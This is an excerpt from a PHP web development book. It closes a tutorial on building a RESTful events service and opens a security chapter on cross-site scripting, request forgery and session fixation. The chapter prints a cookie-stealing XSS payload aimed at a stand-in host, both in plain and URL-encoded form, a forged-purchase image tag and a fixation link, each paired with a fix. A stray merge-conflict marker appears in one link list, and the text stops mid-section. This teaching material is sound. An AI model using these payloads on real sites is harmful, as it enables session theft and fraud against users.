Developing and Consuming RESTful Services

Perhaps the most important question here is: What is REST and why do I care? We've covered some widely used and perfectly adequate service formats already, and since PHP users have been programming with functions for years, we can probably do everything we need to with the RPC-style services.

REST stands for REpresentational State Transfer, and is more than an alternative protocol. It's an elegant and simple way to expose CRUD (Create, Replace, Update, Delete) functionality for items over HTTP. REST is designed to be lightweight to take advantage of the features of HTTP as they were originally intended—features such as the headers and verbs we discussed earlier in this chapter.

REST has gained in popularity over the last few years, yet it is conceptually very different to the function-based styles that developers are more accustomed to; as a result, many services described as "RESTful" are, strictly speaking, not entirely compatible with that description.

Avoid the Zealots

Whenever you publish a RESTful service, it's likely that someone, somewhere will complain that you have violated one or more principles of REST—and they're probably right! REST is quite an academic set of principles which doesn't always lend itself well to business applications. To avoid criticism, simply market your service as an HTTP web service instead.

Each of the various types of service that REST offers has its strengths. REST is most often used in services that are strongly data-related, such as when providing the service layer in a service-oriented architecture. A RESTful service is often quite a close reflection of the underlying data storage in an application, which is why it's a good fit in these situations. The concept shift as mentioned can be a negative point

when considering building a RESTful service; some developers may find it more difficult to work with.

Beyond Pretty URLs

Possibly one of the most eye-catching features of RESTful services is that they're very much about URL structure. They follow a strict use of URLs, and this means that you can easily see from the URL and words contained within what is happening—this is in direct contrast to RPC services, which typically have a single endpoint.

The emphasis on URLs is because everything in REST is a resource. A **resource** might be a:

- user
- product
- order
- category

In RESTful services, we see two types of URLs. The first are collections; these are like directories on a file system, as they contain a list of resources. For example, a list of events would have a URL such as:

```
http://example.com/events/
```

An individual event would have a URL with a specific identifier associated with it, such as:

```
http://example.com/events/72
```

When we issue a `GET` request to this URL, we'll receive the data related to this event, listing the name, date, and venue. If this service exposes information about the tickets sold for the event, the URL might take a format such as:

```
http://example.com/events/72/tickets
```

This tickets URL is another example of a collection, and we'd expect to see one or more price items listed here.

RESTful Principles

We've already seen the URL structure for RESTful services, and discussed the way that HTTP is used to implement these services. Let's take a moment to outline the main characteristics of a service of this type:

- All items are resources, and each resource has its own unique resource identifier (URI).
- The service deals in representations of these resources, which can be manipulated in different ways using HTTP verbs to indicate which action should be performed.
- They are stateless services, where each request contains all the information needed to complete it successfully, and doesn't rely on the resource being in any particular state.
- Format information and status messages are all transmitted in the HTTP envelope; any parameters or body content relate only to the data under consideration.

Some of these ideas may become clearer as we cover examples of building and consuming this type of service.

Building a RESTful Service

The next few pages cover the building of an example RESTful service. We'll examine each piece of code in turn. The service is built-in PHP, with example calls being made to it using cURL from PHP; you could of course use either pecl_http or streams instead, if you wanted to.

Using Rewrite Rules to Redirect to index.php

This is a common feature of many modern dynamic systems; routing all requests to **index.php** and then parsing the URL to figure out exactly what the user wanted. We'll use the same approach in our application, and bring all requests into **index.php** to ensure that we always set up and process the data in the same way. To achieve this using Apache as the web server, we have the following in our **.htaccess** file:

```
<IfModule mod_rewrite.c>
    RewriteEngine On

    RewriteCond %{REQUEST_FILENAME} !-f
```

```
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteRule ^(.*)$ index.php/$1 [L]
</IfModule>
```

Collecting Incoming Data

To begin with, we need to figure out what came in with the request, and store that information somewhere. Here we're creating a `Request` object, which is simply an empty class, but using it gives us somewhere to keep the variables together, and an easy way to add functionality later if we need it. We then check the method that was used, and capture the data accordingly:

chapter_03/rest/index.php *(excerpt)*

```
// initialize the request object and store the requested URL
$request = new Request();
$request->url_elements = array();
if(isset($_SERVER['PATH_INFO'])) {
  $request->url_elements = explode('/', $_SERVER['PATH_INFO']);
}

// figure out the verb and grab the incoming data
$request->verb = $_SERVER['REQUEST_METHOD'];
switch($request->verb) {
  case 'GET':
    $request->parameters = $_GET;
    break;
  case 'POST':
  case 'PUT':
    $request->parameters = json_decode(file_get_contents➥
      ('php://input'), 1);
    break;
  case 'DELETE':
  default:
    // we won't set any parameters in these cases
    $request->parameters = array();
}
```

First of all, we dissect the URL to work out what the user requested. For example, to request a list of events, the user would make a request like this:

```
$ch = curl_init('http://localhost/rest/events');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$response = curl_exec($ch);
$events = json_decode($response,1);
```

How the parameters arrive into our script will depend entirely on the method used to request, so we use a `switch` statement and pull out the arguments accordingly. While `$_GET` should be familiar, for `POST` and `PUT` we're dealing with a body of JSON data rather than a form, so we use the `php://input` stream directly. Exactly like when we used streams to make web requests early in this chapter, PHP knows how to handle the `php://` stream. Then we use `json_decode()` to parse the data into an array of keys and values, just like we'd find in `$_GET` or `$_POST`.

Routing the Requests

Now we know what the URL was, which parameters were supplied, and what method was used, we can route the request to the correct piece of code. We've created a controller class for each of the URL portions that might be used first after the domain name, and we'll call a function inside each one that relates to the method that the request used.

MVC and REST

Since a RESTful service follows so many of the principles of a standard MVC pattern, we can very easily use one here. While this example is much smaller than the services you'll build in the real world, you can still see this pattern emerging in places, and the controller object containing actions is certainly a familiar element. You can find more information and examples on MVC in the Chapter 4: Design Patterns.

The routing code for this simple system is this:

chapter_03/rest/index.php *(excerpt)*

```
// route the request
if($request->url_elements) {
  $controller_name = ucfirst($request->url_elements[1]) .➥
    'Controller';
  if(class_exists($controller_name)) {
    $controller = new $controller_name();
    $action_name = ucfirst($request->verb) . "Action";
```

```
    $response = $controller->$action_name($request);
  } else {
    header('HTTP/1.0 400 Bad Request');
    $response = "Unknown Request for " . $request->url_elements[1];
  }
} else {
  header('HTTP/1.0 400 Bad Request');
  $response = "Unknown Request";
}
```

We're taking the pieces of the URL that we split out earlier, and using the first one (which is element index 1, as element 0 will always be empty) to inform which controller to use. For the example URL http://example.com/events, the value of `$controller_name` becomes `EventController` and, since it's a `GET` request, the `$action_name` is `GETAction()`.

This system has a very simple autoloading function that will load the controllers for us as we need them (we covered autoloading in Chapter 1, so feel free to refer to that chapter for more detail). This means that we can simply build the name of the class we want, and then instantiate one. We pass the request object into our action so that we can access the data we gathered earlier.

One final point to note here is that this code doesn't echo any output. Instead, it stores the data in `$response`. This is so that we avoid sending any response at all until right at the end of the script, when we can pass all data through the same output handlers; you'll see this shortly.

A Note on Data Storage

In order to avoid being bogged down in too many other dependencies such as databases, this service simply serializes data to a text file for storage (and invents some data if there's none present!). You will see calls to `readEvents()` and `writeEvents()`, and those functions are as follows:

chapter_03/rest/eventscontroller.php *(excerpt)*

```
protected function readEvents() {
  $events = unserialize(file_get_contents($this->events_file));
  if(empty($events)) {
    // invent some event data
    $events[] = array('title' => 'Summer Concert',
```

```
      'date' => date('U', mktime(0,0,0,7,1,2012)),
      'capacity' => '150');
    $events[] = array('title' => 'Valentine Dinner',
      'date' => date('U', mktime(0,0,0,2,14,2012)),
      'capacity' => '48');
    $this->writeEvents($events);
  }
  return $events;
}

protected function writeEvents($events) {
  file_put_contents($this->events_file, serialize($events));
  return true;
}
```

The storage you choose for your service will depend entirely on your application, using all the same criteria you'd use when choosing storage for any other web project. The serialized-array-in-a-file approach is really only advisable for "toy" projects like this one.

GETting One Event or Many

When we introduced the idea of RESTful services, we saw that it included both resources *and* collections. Our `GETAction()` will need to handle requests both to a collection and to a specific resource. So we're expecting requests that could look like either of these:

```
http://example.com/events
http://example.com/events/72
```

Making the request happens exactly as in our original example; only the URL would change, depending on whether you were requesting the controller or the resource. On the server side, our action code looks as such:

chapter_03/rest/eventscontroller.php *(excerpt)*

```
public function GETAction($request) {
  $events = $this->readEvents();
  if(isset($request->url_elements[2]) && is_numeric➥
    ($request->url_elements[2])) {
    return $events[$request->url_elements[2]];
  } else {
```

```
    return $events;
  }
}
```

We get the list of events, and if a specific one was requested, we return just that item, otherwise we return the whole list. If you're wondering about the values in `$request->url_elements`, remember that this came from `explode($_SERVER['PATH_INFO'])`. If we were to inspect the output of this—for example, on the request to http://example.com/events/72—we'd see this:

```
Array
(
    [0] =>
    [1] => events
    [2] => 72
)
```

As a result, we use the third element as the ID of the event that we want to find and return to the user.

Creating Data with `POST` Requests

To create data in a RESTful service, we make a `POST` request, sending data fields to populate the new record. To do so in this example, we make this request:

```
$item = array("title" => "Silent Auction",
  "date" => date('U', mktime(0,0,0,4,17,2012)),
  "capacity" => 210);
$data = json_encode($item);
$ch = curl_init('http://localhost/rest/events');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
$response = curl_exec($ch);
$events = json_decode($response,1);
```

The request goes to the collection, and the service itself will assign an ID and return information about it; it's fairly common to redirect the user to the new resource location, and that is what we've done here. Here's the code:

chapter_03/rest/eventscontroller.php *(excerpt)*

```
public function POSTAction($request) {
  // error checking and filtering input MUST go here
  $events = $this->readEvents();
  $event = array();
  $event['title'] = $request->parameters['title'];
  $event['date'] = $request->parameters['date'];
  $event['capacity'] = $request->parameters['capacity'];

  $events[] = $event;
  $this->writeEvents($events);
  $id = max(array_keys($events));
  header('HTTP/1.1 201 Created');
  header('Location: /events/'. $id);
  return '';
}
```

The data comes in with this request in JSON format in our service, and we parsed it near the start of the script. To keep the example simple, we unquestioningly accept the data and save it; however, in a real application we'd apply all the same practices that we would with any other form input. Web services follow all the principles of any other web application, so, if you're already a web developer, you know what to do here!

The headers here let the client know that the record was created successfully. If the data is invalid, or we detect a duplicate record, or anything else goes wrong, we return an error message. As it is, we let the client know we have created the record, and then redirect them to where that can be found.

Updating Resources with `PUT`

As we turn our attention to `PUT` requests, we're dealing with a method that is unfamiliar. We use `GET` and `POST` for forms, but `PUT` is something new. In fact, it's not all that different! We already saw how to retrieve the parameters from the request, and once we've routed the request, the fact that it was originally a `PUT` request doesn't affect the code. The request would be made along these lines: first, by fetching a particular event (we're using event 4 as an example), then by changing fields appropriately, and then by using `PUT` to send the changed data back to the same resource URL:

```
// get the current version of the record
$ch = curl_init('http://localhost/rest/events/4');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$response = curl_exec($ch);
$item = json_decode($response,1);

// change the title
$item['title'] = 'Improved Event';

// send the data back to the server
$data = json_encode($item);
$ch = curl_init('http://localhost/rest/events/4');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, "PUT");
curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
$response = curl_exec($ch);
```

Notice that we've sent *all* the fields from the resource, not just the ones we wanted to change. This is standard practice; a RESTful service only deals in representations of whole resources. There is no alternative to something like `setTitle($newTitle)` in REST; we can only operate on resources. Our code to handle this request is:

chapter_03/rest/eventscontroller.php *(excerpt)*

```
public function PUTAction($request) {
  // error checking and filtering input MUST go here
  $events = $this->readEvents();
  $event = array();
  $event['title'] = $request->parameters['title'];
  $event['date'] = $request->parameters['date'];
  $event['capacity'] = $request->parameters['capacity'];
  $id = $request->parameters['id'];
  $events[$id] = $event;
  $this->writeEvents($events);
  header('HTTP/1.1 204 No Content');
  header('Location: /events/'. $id);
  return '';
}
```

We hope the evidence shown here backs up the earlier claim that a `PUT` request requires no special skills for us to handle it. This code is fairly similar to the `POSTAction()` code.

DELETEing Records

If you're still reading, this is the easy bit! To delete a resource, we simply make a `DELETE` request to its URL. This looks similar to the other requests, but let us include it for completeness:

```
$ch = curl_init('http://localhost/rest/events/3');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, "DELETE");
$response = curl_exec($ch);
```

Reasonably straightforward, right? And our server-side code is also simpler than it has been for some of the other actions, partly because there's no need to worry about data fields when we receive a `DELETE` request. Here it is:

chapter_03/rest/eventscontroller.php *(excerpt)*

```
public function DELETEAction($request) {
  $events = $this->readEvents();
  if(isset($request->url_elements[2]) && is_numeric➥
    ($request->url_elements[2])) {
    unset($events[$request->url_elements[2]]);
    $this->writeEvents($events);
    header('HTTP/1.1 204 No Content');
    header('Location: /events');
  }
  return '';
}
```

Simply put, we identify which record should be deleted, remove it from the events array, and redirect the user back to the events list.

One aspect you'll notice, reading this action and many of the others, is that the code is more short-and-readable than watertight. This is purely to make it easy to see the elements of the scripts that are specific to illustrating the RESTful API. Everything you already know about security and handling failure also applies to services—so use those skills too when creating for a public-facing server.

Designing a Web Service

There are some key points to bear in mind when creating a web service. This section runs through some of the main considerations when creating an appropriate and useful service.

The first decision to make is which service format you'll use. If your service is tightly coupled to representing data, you might choose a RESTful service. For exchanging data between machines, you might pick XML-RPC or SOAP, especially if this is an enterprise environment where you can be confident that SOAP is already well understood. For feeding asynchronous requests from JavaScript or passing data to a mobile device, JSON might be a better choice.

As you work on your web service, always bear in mind that users will pass nonsense into the service. This isn't to say that users are idiots, but we all sometimes misunderstand (or omit to read) the instructions, or just plain make mistakes. How your service responds in this situation is the measure of how good it is. A robust and reliable service will react to failure in a non-damaging way and give informative feedback to the user on what went wrong. Before we move on from this topic, the most important point is this: error messages should be returned in the same format as the successful output would arrive in.

There is a design principle called KISS (Keep It Simple, Stupid), and less is more when it comes to API design. Take care to avoid making a wide, sprawling, and inconsistent API. Only add features when they are really needed and be sure to keep new functionality in line with the way the rest of the API has been implemented.

A web service is incomplete until it has been delivered with documentation. Without the documentation, it is hard for users to use your service, and many of them won't. Good documentation removes the hurdles and allows users to build on the functionality you expose—to build something wonderful of their own.

When it comes down to it, exposing an API, either internally or as part of a service-oriented internal architecture, is all about empowering others to take advantage of the information available. Whether these others are software or people, internal or external, that basic aim doesn't change. The building blocks of a web service are

the same as those of a web application, with the addition of a few specific terms and skills that we covered in this chapter.

Service Provided

This chapter covered a lot of ground, and you may find that you dip into different sections of it as your needs change over a series of projects. As well as the theory of HTTP and the various data formats commonly used in web services, we've shown how to publish and consume a variety of services, both from PHP and on the client side. You can now create robust, reusable web services, both as an element of the internal architecture of your system, and for exposing to external consumers.

Chapter 3

Security

As more people use and depend on technology, more users attempt to manipulate it. All technologies have some level of capability for misuse in the hands of those with ill intentions. This is illustrated well by the high-profile security compromises of the Epsilon unit of Alliance Data Systems,[1] Sony's PlayStation Network,[2] and Google's Gmail service.[3]

The purpose of this chapter is to show you how to secure your PHP applications from common **attack vectors**, or specific types of vulnerabilities that attackers can exploit. This chapter is *not* intended to be a comprehensive guide to security principles or practices; like technology, these subjects are in a constant state of development and evolution. Instead, the focus of the chapter will be on security issues that are commonly seen in real-world PHP applications, and how to avoid them.

[1] http://www.reuters.com/article/2011/04/04/idUSL3E7F42DE20110404

[2] http://blog.us.playstation.com/2011/04/26/update-on-playstation-network-and-qriocity/

[3] http://www.reuters.com/article/2011/06/01/us-google-hacking-idUSTRE7506U320110601

Be Paranoid

"Now and then, I announce 'I know you're listening' to empty rooms."[4]

Many attack vectors have a central cause: trusting **tainted data**—data introduced into the system by the user. The normal use case for an application may only involve a web browser and a user with a relatively limited knowledge of the Internet and how it works. However, it only takes one malicious user with knowledge that surpasses your own to compromise sensitive portions of your application source code, or the data it exposes.

In some cases, we trust user data because we don't realize it's provided by the user. For example, you might not think that the variable `$_SERVER['HTTP_HOST']` is user-supplied. The name of the `$_SERVER` superglobal implies that the data it contains is provided by the web server, or is specific to the server environment.

However, the value of the `$_SERVER['HTTP_HOST']` variable is provided by the `Host` header of the incoming application request, which is provided by the browser—essentially, the user. This trait alone makes it dangerous to trust. Users can control a lot more data than most people think, so you should avoid trusting any of it.

In short, when dealing with matters of application security, it's better to be overly cautious than not careful enough. Always assume the worst-case scenario. As the old saying goes, "It's only paranoia if they aren't out to get you." When it comes to exploiting your applications, they are.

Filter Input, Escape Output

The phrase **filter input, escape output**—sometimes abbreviated to FIEO—has become a mantra for security in PHP applications. It refers to a practice used to avoid situations where user input can be interpreted to have semantic meaning beyond the simple data it represents.

These types of situations are a common source of several attack vectors. They contributed to the development of the magic quotes PHP configuration settings intro-

[4] http://xkcd.com/525/

duced in PHP 2 and deprecated in PHP 5.3.[5] These settings were a technical measure implemented in an attempt to solve a social problem: the lack of education about security vulnerabilities in the general population of junior-level PHP developers.

The issue with this approach is that it makes an assumption about how data is used, which can only be determined on a case-by-case basis. Is it being stored in a database? Is it being included in the output sent back to the user? Each of these scenarios requires data to be modified in a different way before it can be used for its intended purpose.

FIEO presents the idea that the same general approach must be applied to an application's input and output: modifying that data so it can never be interpreted as anything other than data, and therefore can't affect the application's functionality.

Filtering and Validation

Filtering, also sometimes called **sanitization**, is the process of removing unwanted characters from user input, and modifying it to make it suitable for a particular use. **Validation** does not modify user input; it merely indicates whether or not it conforms to a set of rules, such as those dictating the format of an email address. The filter extension provides an implementation of both of these for handling multiple common types of data. Here are examples of performing both processes on an alleged email address:

chapter_05/filter.php

```
$email_sanitized = filter_var($email, FILTER_SANITIZE_EMAIL);
$email_is_valid = filter_var($email, FILTER_VALIDATE_EMAIL);
```

For validating with some simpler, more general patterns, the `ctype` extension provides a few functions.[6] Some of these include the following:

[5] For more on magic quotes, visit Wikipedia's page on the subject: http://en.wikipedia.org/wiki/Magic_quotes

[6] http://php.net/ctype

chapter_05/ctype.php

```
$is_alpha = ctype_alpha($input);
$is_integer = ctype_digit($input);
$is_alphanumeric = ctype_alnum($input);
```

Finally, for more advanced filtering and validation, the PCRE (Perl-Compatible Regular Expression) extension[7] is a fairly powerful and flexible tool. It requires knowledge of regular expressions, but the extension's manual section includes everything you need to know to get started. Here are examples to filter and validate alphanumeric strings:

chapter_05/preg.php

```
$input_sanitized = preg_replace('/[^A-Za-z0-9]/', '', $input);
$input_is_valid = (bool) preg_match('/^[A-Za-z0-9]$/', $input);
```

For an excellent reference on regular expressions, check out *Mastering Regular Expressions* by Jeffrey E.F. Friedl (Sebastopol: O'Reilly, 2006).[8]

Other methods of filtering input that are specific to the intended usage of that input will be covered later in this chapter. Escaping output is covered shortly.

Cross-site Scripting

For **cross-site scripting**—commonly abbreviated as XSS—the attack vector targets an area where a user-supplied variable is included in application output, but not properly escaped. This allows an attacker to inject a client-side script of their choice as part of that variable's value. Here's an example of code vulnerable to this type of attack:

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>">
  <input type="submit" value="Submit" />
</form>
```

[7] http://php.net/pcre
[8] http://oreilly.com/catalog/9780596528126

The Attack

This particular example requires that the `AcceptPathInfo` Apache configuration setting[9] (or the equivalent for your particular web server) is enabled. This is commonly the case in web server configurations that include support for languages like PHP. This setting causes the web server to return a particular page when the client requests one that's prefixed with the same path, as opposed to matching it exactly.

For example, let's say that a page exists at /test.php and the client makes a request for /test.php/foo. If `AcceptPathInfo` is enabled, the web server will resolve the request to /test.php; if it's disabled, the web server will conclude that no page exists at that location and return a `404 Not Found` response.

This is significant because when `AcceptPathInfo` is enabled, it allows an attacker to append arbitrary data to the path of the resource they're requesting, while not preventing the web server from resolving that path to the same PHP script. In the context of this example, let's say that an attacker decides to inject this client-side code:

```
<script>
new Image().src = 'http://evil.example.org/steal.php?cookies=' +
  encodeURIComponent(document.cookie);
</script>
```

This code takes advantage of the fact that browsers allow embedding of images hosted on different domains and enable the creation of image objects in client-side scripts. The code does this to transmit cookies for the current user to a remote script that the attacker has put into place to receive the data, most likely to hijack the user's session—more on that later.

To inject this client-side script into the page, the attacker has to surround it with additional markup to close the original `<form>` tag, and then make that `<form>` tag's closing quote and bracket part of another tag. In many cases, this will cause malformed markup, but that's only a concern if it affects the ability of the browser to process the markup as intended, which is rare. So the actual code being injected would look as such:

[9] http://httpd.apache.org/docs/2.0/mod/core.html#acceptpathinfo

```
“>
<script>
new Image().src = 'http://evil.example.org/steal.php?cookies=' +
  encodeURIComponent(document.cookie);
</script>
<span class=”
```

Technically speaking, the attacker has to URL-encode the client-side script as well before appending it to the URL. This may not always be necessary, but it depends on the web browser and web server in question. After URL-encoding the code to be injected, and appending it to the original URL, the attacker has their final URL:

```
/test.php/%5C%22%3E%3Cscript%3Enew+Image%28%29.➥
src%3D%5C%27http%3A%2F%2Fevil.example.org%2➥
Fsteal.php%3Fcookies%3D%5C%27%2BencodeURIComponent➥
%28document.cookie%29%3B%3C%2Fscript%3E%3Cspan+class%3D%5C%22
```

This URL would result in the following HTML output using the original PHP form code:

```
<form action=”/test.php“>
<script>
new Image().src = 'http://evil.example.org/steal.php?cookies=' +
  encodeURIComponent(document.cookie);
</script>
<span class=””>
  <input type=”submit” value=”Submit” />
</form>
```

At this point, all the attacker has to do is share the URL with users and convince them to click it. Assuming one of those users has a session on that website, the attacker can then hijack it.

The Fix

Compared to the attack itself, the fix is surprisingly simple: escape output from PHP code to prevent the attacker from being able to inject their code in the first place. This looks like the following:

```
<form action="<?php echo htmlentities($_SERVER['PHP_SELF']); ?>">
  <input type="submit" value="Submit" />
</form>
```

With the addition of the `htmlentities()` call, the attacker's URL now generates this output:

```
<form action="/test.php&lt;script&gt;new
Image().src=\http://evil.example.org/steal.php?cookies=\➥
  +encodeURIComponent(document.cookie);&lt;/script&gt;">
  <input type="submit" value="Submit" />
</form>
```

This could prevent the form submission from working as intended, but it does prevent an attacker from compromising the form. The following code shows examples that may work as acceptable substitutes for `$_SERVER['PHP_SELF']`; these will prevent such attacks from breaking the form's functionality if `AcceptPathInfo` cannot be disabled:

chapter_05/php_self.php

```
$_SERVER['SCRIPT_NAME']

str_replace($_SERVER['DOCUMENT_ROOT'], '', $_SERVER➥
  ['SCRIPT_FILENAME'])
```

Online Resources

There are many resources available if you're interested in researching cross-site scripting a bit further. Chris Shiflett's site is a haven of information, and ha.ckers.org provides access to a handy cheat sheet on the ins and outs of filter evasion. Or, head to one of the following sites:

- http://ha.ckers.org/xss.html
- http://shiflett.org/articles/cross-site-scripting
- http://shiflett.org/articles/foiling-cross-site-attacks
- http://shiflett.org/blog/2007/mar/allowing-html-and-preventing-xss
- http://seancoates.com/blogs/xss-woes
- http://phpsec.org/projects/guide/2.html#2.3
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%2

Cross-site Request Forgery

Let's say that an attacker wants an expensive product from a popular online storefront without paying for it. Instead, they want to place the debt on an unsuspecting victim. Their weapon of choice: a **Cross-site Request Forgery**, often abbreviated to CSRF. The purpose of this type of attack is to have a victim send an HTTP request to a specific website, taking advantage of the victim's established identity with that website.

This type of attack isn't limited to online shopping as used in this section; it can be applied to any situation that involves the creation or modification of sensitive data.

The Attack

Let's say that the victim has an account with the store website receiving the attacker's request, and has already logged into that website. We'll assume that their account information includes a default billing address, shipping address, and stored payment method. The store might keep this information to allow a user to conveniently submit an order with a single click.

This feature involves two components. The first is an HTML form that appears next to a product on a page, and is as follows:

```
<form action="http://example.com/oneclickpurchase.php">
  <input type="hidden" name="product_id" value="12345" />
  <input type="submit" value="1-Click Purchase" />
</form>
```

Note that this form doesn't specify a method, meaning that the web browser will default to using `GET` when the form is submitted. This will be significant later when the attack is executed.

The second component of the one-click purchase feature is a PHP script used to process submissions from the HTML form, which might look as follows:

```
<?php

// ⋮
```

```
session_start();
$order_id = create_order($_SESSION['user_id']);
add_product_to_order($order_id, $_GET['product_id'], 1);
complete_order($order_id);
```

`$_SESSION['user_id']` has already been established by the victim being logged in. `$_GET['product_id']` comes from the form submission. `$_REQUEST` could also have been used in place of `$_GET` here, as `$_REQUEST` combines data from `$_GET`, `$_POST`, and `$_COOKIE`.[10]

Cookies are specific to a domain. Once a website sets a cookie, the web browser will include it in all subsequent requests to that website until either the cookie expires, or the web browser session ends (that is, the web browser is closed). This includes requests made by other websites for assets hosted on that particular website—another critical component of the attack, because it allows the attacker to take advantage of the victim being logged in to that targeted website.

To commit the forgery, the attacker shares a URL in the same way they might if executing an XSS attack. This URL could easily reference a page with an XSS vulnerability that the attacker has exploited to make it more difficult to trace it back to them. This URL's purpose is to make the attacker's desired request when the victim visits that URL. To make a request equivalent to submitting the form shown earlier, the attacker would merely need the page to display this markup:

```
<img src="http://example.com/oneclickpurchase.php?➥
  product_id=12345" />
```

This image will, of course, appear broken because the PHP script used to process the form submission doesn't return image data. Even if the victim realizes this, however, the request has already been made and the damage is done. This markup causes the browser to automatically make an HTTP request like this one on the victim's behalf, in order to download and render the requested "image":

```
GET /oneclickpurchase.php
Host: example.com
Cookie: PHPSESSID=82551688a6333d57647b3ae8807de118
```

[10] http://php.net/manual/en/reserved.variables.request.php

The cookie shown here was set when the victim logged in, and it is tied to that session on this website. Once they've logged in, the session data contains their user identifier. At this point, the "image" request may as well be a form submission made by the victim.

You might ask how shipping a product to the victim's default address is useful if that address is inaccessible to the attacker. Well, if a website makes falsifying a product order on an account this simple, it's quite likely that the same is true in changing the default shipping address on an account. The attacker could use the same technique to change the victim's shipping address before executing the attack, fulfilling their goal of obtaining a product at the expense of another.

The Fix

The use of the `GET` method by the form in this example violates section 9.1.1 of RFC 2616,[11] the specification for the HTTP protocol, which states the following: "... the convention has been established that the `GET` and `HEAD` methods SHOULD NOT have the significance of taking an action other than retrieval. These methods ought to be considered *safe*." In other words, it should be impossible to use `GET` on a resource and cause data creation, modification, or deletion.

There are a few ways to address this vulnerability, but the primary one is to have the form use `POST` instead of `GET`. `GET` requests can be made for scripts, stylesheets, and images, all on a domain other than the one serving the current page. They also aren't obligated to return the type of resource they purport to be. Execution of `POST` requests by web browsers, on the other hand, is limited to form submissions and asynchronous requests, the latter of which is restricted by the same origin policy. (You'll remember these were discussed in the section called "Ajax and Web Services" in Chapter 2.)

The modified form will look like this:

```
<form method="post" action="http://example.com/oneclickpurchase.➥
    php">
  <input type="hidden" name="product_id" value="12345" />
  <input type="submit" value="1-Click Purchase" />
</form>
```

[11] http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html#sec9.1.1

This change doesn't preclude the possibility that an attacker might duplicate this HTML on another website. When a victim submits the form, the request will include their session cookie for the domain in the form action.

To address this, you can take advantage that a normal user will view the form before submitting it by including a field with a random value, known as a **nonce** or **CSRF token**. The token will also be stored in the user's session, and compared to the form value when the form is submitted to confirm that the values are identical. The modified script to output the form looks as follows:

chapter_05/csrf.php

```
<?php
session_start();
if ($_POST && $_POST['token'] == $_SESSION['token']) {
  // process form submission
} else {
  $token = uniqid(rand(), true);
  $_SESSION['token'] = $token;
?>
<form method="post" action="http://example.com/➥
    oneclickpurchase.php">
  <input type="hidden" name="token" value="<?php echo $token; ?>" />
  <input type="hidden" name="product_id" value="12345" />
  <input type="submit" value="1-Click Purchase" />
</form>
<?php
}
```

One last method is effective, but has a larger impact on the user experience. When a sensitive action like making a purchase is about to cause a change in data, display a page explaining the action about to be taken, and prompt the user to re-authenticate with their credentials. This prevents the attacker from automatically carrying out actions on the victim's behalf.

Online Resources

There is plenty of online material to enlighten you on CSRF, and, again, Chris Shiflett's site has some detailed articles. A quick Google search should bring up more than enough information for you, but it's definitely worth visiting these links:

- http://shiflett.org/articles/cross-site-request-forgeries

- http://shiflett.org/articles/foiling-cross-site-attacks
- http://phpsec.org/projects/guide/2.html#2.4http://phpsec.org/projects/guide/2.html#2.4
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29

Session Fixation

As just demonstrated, the user session is a frequent target of attack vectors. This unique point of identification between a potential victim and a target website has the potential to facilitate several types of attacks. There are three methods that an attacker can use to obtain a valid session identifier. In order of difficulty, they are:

1. Fixation
2. Capture
3. Prediction

Fixation involves forcing a given website to use a session identifier provided by the attacker. **Capture** is discussed further in a later section. **Prediction** requires that the session identifier be predictable enough so that it can be generated by an attacker; fortunately, PHP's default method for generating session identifiers provides enough randomness to make prediction fairly difficult.

The Attack

Executing a session fixation attack is as simple as having a user click a link or submit a form that includes a session identifier. Links can be obfuscated to some extent using HTML meta tags or PHP scripts that include an HTTP `Location` header in their output to redirect the victim to the final destination. Here's an example of such a link:

```
<a href="http://example.com/login.php?PHPSESSID=12345">Click here➥
  </a>
```

The referenced resource could display a form used for authenticating the victim's identity. At that point, that identity would be tied to the session and any requests made using it. The attacker could view a different page on the same site using that session identifier, and have access to any data associated with the victim's account.

The Fix

The solutions to preventing this attack depend on informed usage of PHP's user session functionality, including its runtime configuration.

First, check the state of the following configuration settings in your **php.ini** file:

`session.use_cookies` This causes the session identifier to be persisted between requests using cookies. It should either not be set at all, or explicitly set to 1, its default value.

`session.use_only_cookies` This prevents the session identifier from being persisted or overridden by other methods of introducing data into the request, such as query string and `POST` parameters. It should be explicitly set to 1.

`session.use_trans_sid` This causes PHP to automatically modify its output to persist the session identifier in links and forms. It should be explicitly set to 0.

`url_rewriter.tags` When `session.use_trans_id` is enabled, it dictates what HTML tags have their values rewritten to include the session identifier. It should be explicitly set to the empty string to prevent `session.use_trans_id` from having an effect if accidentally enabled.

`session.name` In situations where the session identifier can be persisted in query string and form parameters, the parameter name most often used by attackers is "PHPSESSID"—the default value of this setting. Changing this to be more obscure can make it slightly more difficult to execute session fixation attacks, particularly in cases where applications don't grant sessions to unauthenticated users, or where attackers are using automated tools that assume this setting has its default value.

Any sensitive actions, such as authenticating a user, should be accompanied by a call to the `session_regenerate_id()` function. This will change the session identifier while maintaining association with the existing data in the session. Thus, if a victim logs in and this function is called immediately before redirecting the user, their session identifier will differ to the one that the attacker is attempting to have them use.

Online Resources

Tightening session security is always a good technique for a programmer to continually improve upon, and there are online resources at your disposal. The Open Web Application Security Project has a helpful page on session fixation attacks, among other websites:

- http://shiflett.org/articles/session-fixation
- http://phpsec.org/projects/guide/4.html#4.1
  >>>>>>> .merge-right.r8880
- http://phpsec.org/projects/guide/4.html#4.1
- https://www.owasp.org/index.php/Session_fixation

Session Hijacking

The phrase **session hijacking** can be a bit confusing, because it's used to describe two things:

- any type of attack that results in an attacker gaining access to a session associated with a victim's account on a website, regardless of how that access is obtained
- the specific type of attack that involves capturing an established session identifier, as opposed to obtaining a session identifier through fixation or prediction

This section will focus on the latter meaning.

There are numerous methods of capturing a session identifier. They are generally classified by whatever medium is used to persist the session identifier between requests, as capturing all data persisted by that medium usually becomes the goal of the attack.

The Attack

